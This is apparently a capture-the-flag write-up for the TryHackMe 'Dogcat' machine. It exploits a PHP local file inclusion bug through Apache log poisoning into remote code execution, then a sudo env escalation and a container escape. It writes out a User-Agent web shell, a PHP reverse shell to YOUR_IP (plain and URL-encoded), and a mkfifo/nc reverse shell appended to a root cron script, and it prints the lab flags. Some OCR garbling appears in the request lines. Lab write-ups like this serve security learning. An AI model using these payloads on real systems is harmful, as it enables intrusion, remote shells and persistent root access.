

Dogcat


```
ping dogcat.thm
```

```
rustscan -r 1-65535 -a dogcat.thm -- -A -oN portscan
```

```
PORT  STATE SERVICE REASON          VERSION
22/tcp open  ssh      syn-ack ttl 60 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 24:31:19:2a:b1:97:1a:04:4e:2c:36:ac:84:0a:75:87 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCeKBugyQF6HXEU3mbcoDHQrassdoNtJToZ9jaNj4Sj9MrWIS0mr0qkxNx2sHPxz89dR0i
Iac6nYk8jtkS2hg+vAx+7+5i4fiaLovQSYLd1R2Mu0DLnUIP7jJ1645aqYMnXxp/bi30SpJCchHeMx7zsBJpAMfpY9SYyz4jcgCGhEygVZ0jW
wn3H
|   256 21:3d:46:18:93:aa:f9:e7:c9:b5:4c:0f:16:0b:71:e1 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBouHlBsFayrqWaldHlTkZkkyVCu3jXP01L
|   256 c1:fb:7d:73:2b:57:4a:8b:dc:d7:6f:49:bb:3b:d0:20 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIfp73VYZTWg6dtrDGS/d5NoJjoc4q0Fi0Gsg3Dl+M3I
80/tcp open  http     syn-ack ttl 59 Apache httpd 2.4.38 ((Debian))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: dogcat
```

On this machine 2 ports are open as **22, 80**

On port **80**



dogcat


a gallery of various dogs or cats

what would you like to see?


A dog

A cat

When we click on **A dog** or **A cat** button some random pictures are shown



When we try to get LFI it shows an error



After searching on google we got some solutions

php include() exploit



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About 1,15,00,000 results (0.34 seconds)



WonderHowTo

<https://null-byte.wonderhowto.com> > how-to > exploit...

How to Exploit PHP File Inclusion in Web Apps - Null Byte

14-Dec-2017 — How To: **Exploit PHP** File Inclusion in Web Apps · Step 1Test the LFI · Step 2Inject Code · Step 3Get a Shell · Step 1Start a Server · Step 2Set Up ...



GitHub

<https://github.com/qazbnm456/blob/master/Tricky-ways-to-exploit-PHP-Local-File-Inclusion.md>

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Tricky ways to **exploit PHP** Local File Inclusion. Introduction. Brought from Wikipedia, Local File Inclusion (LFI) is similar to a Remote File Inclusion ...

Tricks

Direct Local File Inclusion

- Reading arbitrary files:

- `index.php?file=/etc/passwd`
- `index.php?file=php://filter/convert.base64-encode/resource=config.php`

It will wrap anything come from dog in the **base64** encoding

dogcat.thm/?view=php://filter/convert.base64-encode/resource=dog

dogcat

a gallery of various dogs or cats

what would you like to see?

A dog

A cat

Here you go! PqHtZyBzcmM9mRvZ3MvPD9waHAqZwUobyByYlwSkKDEsIDEwKTSgPz4uanBnIiAvPgok

It will randomly select value from 1 to 10 using rand fucntion and display a dog image

Now try to read **index** file

[illegible]

In this code we see that if user don't provide **ext** variable then system will automatically append **.php**

```

<!DOCTYPE HTML>
<html>


<head>
  <title>dogcat</title>
  <link rel="stylesheet" type="text/css" href="/style.css">
</head>

<body>
  <h1>dogcat</h1>
  <i>a gallery of various dogs or cats</i>

  <div>
    <h2>What would you like to see?</h2>
    <a href="/?view=dog"><button id="dog">A dog</button></a> <a href="/?view=cat"><button id="cat">A cat</button></a><br>
    <?php
      function containsStr($str, $substr) {
        return strpos($str, $substr) !== false;
      }
      $ext = isset($_GET["ext"]) ? $_GET["ext"] : '.php';
      if(isset($_GET['view'])) {
        if(containsStr($_GET['view'], 'dog') || containsStr($_GET['view'], 'cat')) {
          echo 'Here you go!';
          include $_GET['view'] . $ext;
        } else {
          echo 'Sorry, only dogs or cats are allowed.';
        }
      }
    <?>
  </div>
</body>
</html>

```

Successfully get the content of `/etc/passwd`



We know that site is running on **Apache** server

Now try to get `/var/log/apache2/access.log` file for **Apache log poisoning through LFI**



```
Request
  Pretty Raw Hex
1 GET /?view=dog/../../../../var/log/apache2/access.log&ext= HTTP/1.1
2 Host: dogcat.thm
3 User-Agent: test
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10

Response
  Pretty Raw Hex Render
21 <div>
22 <h2>
23   What would you like to see?
24 </h2>
25 <a href="/?view=dog">
26   <button id="dog">
27     A dog
28   </button>
29 </a>
30 <a href="/?view=cat">
31   <button id="cat">
32     A cat
33   </button>
34 </a>
35 <br>
36 Here you go! 10.17.64.140 - - [31/Aug/2023:13:19:47 +0000] "GET / HTTP/1.1" 200 500 "-" Mozilla/5.0 (X11;
37   Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
38 10.17.64.140 - - [31/Aug/2023:13:19:48 +0000] "GET /style.css HTTP/1.1" 200 662 "http://dogcat.thm/"
39 Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
40 10.17.64.140 - - [31/Aug/2023:13:19:50 +0000] "GET /?view=dog HTTP/1.1" 200 526 "http://dogcat.thm/"
41 Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
42 10.17.64.140 - - [31/Aug/2023:13:19:51 +0000] "GET /dogs/1.jpg HTTP/1.1" 200 26477
43 "http://dogcat.thm/?view=dog" Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
44 10.17.64.140 - - [31/Aug/2023:13:19:56 +0000] "GET /?view=dog/../../../../etc/passwd HTTP/1.1" 200 667
45 "-" Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
46 10.17.64.140 - - [31/Aug/2023:13:20:01 +0000] "GET /?view=dog/../../../../etc/passwd&ext HTTP/1.1" 200
47 846 "-" Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
48 127.0.0.1 - - [31/Aug/2023:13:20:08 +0000] "GET / HTTP/1.1" 200 615 "-" curl/7.64.0"
49 10.17.64.140 - - [31/Aug/2023:13:20:26 +0000] "GET /?view=dog/../../../../var/log/apache2/access.log&ext
50 HTTP/1.1" 200 764 "-" Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
51 127.0.0.1 - - [31/Aug/2023:13:20:44 +0000] "GET / HTTP/1.1" 200 615 "-" curl/7.64.0"
52 10.17.64.140 - - [31/Aug/2023:13:20:52 +0000] "GET /?view=dog/../../../../var/log/apache2/access.log&ext
53 HTTP/1.1" 200 798 "-" Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
54 127.0.0.1 - - [31/Aug/2023:13:21:20 +0000] "GET / HTTP/1.1" 200 615 "-" curl/7.64.0"
55 10.17.64.140 - - [31/Aug/2023:13:21:30 +0000] "GET /?view=dog/../../../../var/log/apache2/access.log&ext
56 HTTP/1.1" 200 813 "-" test"
57 </div>
58 </body>
59
```

```
<?php system($_GET['test']); ?>
```

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 GET /7viewdog/../../../../var/log/apache2/access.log?text=&test=whoami HTTP/1.1 2 Host: dogcat.thm 3 User-Agent: <?php system(\$_GET['test']); >? 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Upgrade-Insecure-Requests: 1 9 0 </pre>			<pre> 25
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```
php -r '$sock=fsockopen("YOUR_IP",1234);exec("bash <&3 >&3 2>&3");'
```

Before append url encode above command

```
%70%68%70%20%2d%72%20%27%24%73%6f%63%6b%3d%66%73%6f%63%6b%6f%70%65%6e%28%22%
59%4f%55%52%5f%49%50%22%2c%31%32%33%34%29%3b%65%78%65%63%28%22%62%61%73%68%2
0%3c%26%33%20%3e%26%33%20%32%3e%26%33%22%29%3b%27
```

Request			Response			
Pretty	Raw	Hex				
<pre> 1 GET /7viewdog/../../../../var/log/apache2/access.log?text=&test= %70%68%70%20%2d%72%20%27%24%73%6f%63%6b%3d%66%73%6f%63%6b%6f%70%65%6e%28%22% %22%2c%31%32%33%34%29%3b%65%78%65%63%28%22%62%61%73%68%20%3c%26%33%20%3e%26%33%20%32%3e%26%33%22%29%3b%27 HTTP/1.1 2 Host: dogcat.thm 3 User-Agent: <?php system(\$_GET['test']); >? 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Upgrade-Insecure-Requests: 1 9 0 </pre>						


```
(root@Hindutva)-[~/Desktop/ctf/dogcat]
# rlwrap -f . -r nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.17.64.140] from (UNKNOWN) [10.10.4.219] 52752
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
ls
cat.php
cats
dog.php
dogs
flag.php
index.php
style.css
|
```

Got a shell

```
www-data@1805243df613:/var/www/html$ ls -la
ls -la
total 36
drwxrwxrwx 4 www-data www-data 4096 Aug 31 13:19 .
drwxr-xr-x 1 root      root      4096 Mar 10 2020 ..
-rw-r--r-- 1 www-data www-data   51 Mar  6 2020 cat.php
drwxr-xr-x 2 www-data www-data 4096 Aug 31 13:19 cats
-rw-r--r-- 1 www-data www-data   51 Mar  6 2020 dog.php
drwxr-xr-x 2 www-data www-data 4096 Aug 31 13:19 dogs
-rw-r--r-- 1 www-data www-data   56 Mar  6 2020 flag.php
-rw-r--r-- 1 www-data www-data  958 Mar 10 2020 index.php
-rw-r--r-- 1 www-data www-data  725 Mar 10 2020 style.css
www-data@1805243df613:/var/www/html$ cat flag.php
cat flag.php
<?php
$flag_1 = "THM{Th1s_1s_N0t_4_Catdog_ab67edfa}"
?>
www-data@1805243df613:/var/www/html$ |
```



```
www-data@1805243df613:/var/www$ ls -la
ls -la
total 20
drwxr-xr-x 1 root    root    4096 Mar 10  2020 .
drwxr-xr-x 1 root    root    4096 Feb 26  2020 ..
-rw-r--r-- 1 root    root      23 Mar 10  2020 flag2_QMW7JvaY2LvK.txt
drwxrwxrwx 4 www-data www-data 4096 Aug 31 13:19 html
www-data@1805243df613:/var/www$ cat flag2_QMW7JvaY2LvK.txt
cat flag2_QMW7JvaY2LvK.txt
THM{LF1_t0_RC3_aec3fb}
www-data@1805243df613:/var/www$ |
```

Privilege Escalation

```
sudo -l
```

```
www-data@1805243df613:/home$ sudo -l
sudo -l
Matching Defaults entries for www-data on 1805243df613:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on 1805243df613:
    (root) NOPASSWD: /usr/bin/env
www-data@1805243df613:/home$ |
```

Go to <https://gtfobins.github.io/> and search for **env** and click on **sudo**

| Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo env /bin/sh
```

```
sudo /usr/bin/env /bin/sh
```

```

www-data@1805243df613:/home$ sudo /usr/bin/env /bin/sh
sudo /usr/bin/env /bin/sh
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
cd /root
ls -la
total 20
drwx----- 1 root root 4096 Mar 10 2020 .
drwxr-xr-x 1 root root 4096 Aug 31 13:19 ..
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-r----- 1 root root 35 Mar 10 2020 flag3.txt
cat flag3.txt
THM{D1ff3r3nt_3nv1ronments_874112}

```

We got a **root** shell of the system

Now go to the **/opt** folder found a **backups** folder that has backup script

```

root@1805243df613:~# cd /opt
cd /opt
root@1805243df613:/opt# ls
ls
backups
root@1805243df613:/opt# cd backups
cd backups
root@1805243df613:/opt/backups# ls -la
ls -la
total 2892
drwxr-xr-x 2 root root 4096 Apr 8 2020 .
drwxr-xr-x 1 root root 4096 Aug 31 13:19 ..
-rwxr--r-- 1 root root 69 Mar 10 2020 backup.sh
-rw-r--r-- 1 root root 2949120 Aug 31 13:56 backup.tar
root@1805243df613:/opt/backups# cat backup.sh
cat backup.sh
#!/bin/bash
tar cf /root/container/backup/backup.tar /root/container

```

So the script basically backs up the **/root/container** to the **backup.tar** file we found. It might be running a cron job.

Add reverse shell end of the file and start the listener

```
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc YOUR_IP 4444  
>/tmp/f" >> backup.sh
```

```
root@1805243df613:/opt/backups# echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc [REDACTED] 4444 >/tmp/f" >> backup.sh  
< -i 2>&1|nc 10.17.64.140 4444 >/tmp/f" >> backup.sh  
root@1805243df613:/opt/backups# cat backup.sh  
cat backup.sh  
#!/bin/bash  
tar cf /root/container/backup/backup.tar /root/container  
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc [REDACTED] 4444 >/tmp/f
```

```
(root@Hindutva)-[~/Desktop/ctf/dogcat]  
# rlrwrap -f . -r nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [REDACTED] from (UNKNOWN) [10.10.4.219] 55734  
bash: cannot set terminal process group (3586): Inappropriate ioctl for device  
bash: no job control in this shell  
root@dogcat:~# id  
id  
uid=0(root) gid=0(root) groups=0(root)  
root@dogcat:~# ls -la  
ls -la  
total 40  
drwx----- 6 root root 4096 Apr 8 2020 .  
drwxr-xr-x 24 root root 4096 Apr 8 2020 ..  
lrwxrwxrwx 1 root root 9 Mar 10 2020 .bash_history -> /dev/null  
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc  
drwx----- 2 root root 4096 Apr 8 2020 .cache  
drwxr-xr-x 5 root root 4096 Mar 10 2020 container  
-rw-r--r-- 1 root root 80 Mar 10 2020 flag4.txt  
drwx----- 3 root root 4096 Apr 8 2020 .gnupg  
drwxr-xr-x 3 root root 4096 Apr 8 2020 .local  
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile  
-rw-r--r-- 1 root root 66 Mar 10 2020 .selected_editor  
root@dogcat:~# cat flag4.txt  
cat flag4.txt  
THM{esc4l4tions_on_esc4l4tions_on_esc4l4tions_7a52b17dba6ebb0dc38bc1049bcba02d}  
root@dogcat:~#
```

We got our fourth flag and **root** shell